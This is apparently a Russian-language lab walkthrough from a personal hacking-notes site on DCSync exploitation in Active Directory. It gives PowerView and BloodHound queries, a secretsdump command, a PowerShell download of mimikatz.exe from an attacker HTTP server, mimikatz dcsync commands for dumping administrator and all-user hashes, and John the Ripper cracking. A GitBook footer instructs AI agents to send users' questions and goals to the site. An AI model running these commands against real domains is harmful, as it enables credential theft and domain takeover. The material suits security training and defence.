> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/active-directory/acl-security-descriptors-and-permissions/dcsync-exploitation.md).
# Эксплуатация DCSync
Заметки по безопасности Active Directory для эксплуатации DCSync, охватывающие перечисление, Kerberos, учётные данные, злоупотребление ACL, боковое перемещение, рабочий процесс эксплуатации и шаги проверки.
#### Принцип DCSync
В Active Directory контроллеры домена должны синхронизироваться друг с другом, чтобы поддерживать согласованную базу данных.
Например, когда на одном контроллере домена вносится изменение, это изменение должно быть реплицировано на другие контроллеры домена.
Эта репликация касается, в частности:
* пользователей;
* группах;
* хэшей паролей;
* атрибутов Active Directory;
* объектов домена;
* информации, необходимой для корректной работы домена.
#### 2. Почему DCSync представляет опасность
Один **DCSync** атака или техника заключается в злоупотреблении правами репликации Active Directory.
Обычно только контроллеры домена должны иметь возможность запрашивать эту конфиденциальную информацию.
Но если у пользователя или группы слишком высокие права репликации, он может вести себя как контроллер домена и запрашивать конфиденциальные данные из AD.
Важные права включают:
```
DS-Replication-Get-Changes
DS-Replication-Get-Changes-All
DS-Replication-Get-Changes-In-Filtered-Set
```
Эти права могут позволить получить критически важную информацию из домена.
#### 3. Цель в лабораторной работе
В этой лабораторной работе цель — определить, какие пользователи или группы имеют права DCSync.


Мы будем использовать **BloodHound** найти учетные записи, у которых есть эти разрешения.
#### 4. Поиск учетных записей с правами DCSync в BloodHound
В BloodHound можно использовать следующий предопределенный запрос:
```bash
Найти субъекты с правами DCSync
```
Этот запрос выявляет субъекты — пользователей, группы или компьютеры — у которых есть права репликации в домене.

#### 5. Поиск с помощью PowerView
С помощью PowerView также можно определить учетные записи с этими правами, используя следующую команду:
{% code overflow="wrap" %}
```powershell
Get-ObjectAcl -ResolveGUIDs | ? {$_.ObjectAceType -match "DS-Replication-Get-Changes"} | select ObjectDN,ObjectAceType,@{name="Name";expression={Convert-SidToName $_.SecurityIdentifier}}
```
{% endcode %}
Эта команда отображает объекты с разрешениями, связанными с репликацией Active Directory.
#### 6. Смена пароля целевой учетной записи
В лабораторной работе мы затем меняем пароль обнаруженной учетной записи, чтобы можно было использовать ее для эксплуатации.
Используемый пароль:
```
Password1@
```

#### 7. Удаленная эксплуатация с помощью secretsdump
Затем можно использовать `secretsdump.py` чтобы удаленно использовать права DCSync:
{% code overflow="wrap" %}
```bash
secretsdump.py 'whoami.local/hyacinthe.maryrose:'Password1@'@172.16.0.100'
```
{% endcode %}
Это позволяет получить конфиденциальную информацию, доступную благодаря правам репликации учетной записи.
#### 8. Использование Mimikatz на машине Windows
{% embed url="" %}
Затем мы загружаем Mimikatz в виде `.zip` архива, а затем переносим исполняемый файл на машину Windows в лаборатории.
На атакующей машине мы запускаем HTTP-сервер:
{% code overflow="wrap" %}
```wasm
python3 -m http.server 8000
```
{% endcode %}
С машины Windows мы загружаем исполняемый файл
{% code overflow="wrap" %}
```powershell
(New-Object System.NET.WebClient).DownloadFile('http://172.16.0.2:8000/mimikatz.exe', 'mimikatz.exe')
```
{% endcode %}

Затем выполняем его:
{% code overflow="wrap" %}
```powershell
. ./mimikatz.exe
```
{% endcode %}

#### 9. Получение хэша администратора
С помощью Mimikatz можно запросить репликацию секретов конкретного пользователя, например учетной записи администратора:
{% code overflow="wrap" %}
```powershell
lsadump::dcsync /user:whoami/administrador
```
{% endcode %}

#### 10. Получение хэшей всех пользователей
Также можно запросить информацию для всех пользователей в домене:
{% code overflow="wrap" %}
```powershell
lsadump::dcsync /whoami:whoami.local /all /csv
```
{% endcode %}
#### 12. Подготовка хэша к взлому
Затем мы помещаем восстановленный хэш в файл в формате, совместимом с John the Ripper:
{% code overflow="wrap" %}
```bash
echo Administrador:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86::: > admin.hash
```
{% endcode %}

Затем мы начинаем взлом NTLM-хэша:
{% code overflow="wrap" %}
```bash
john --format=NT admin.hash
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/active-directory/acl-security-descriptors-and-permissions/dcsync-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.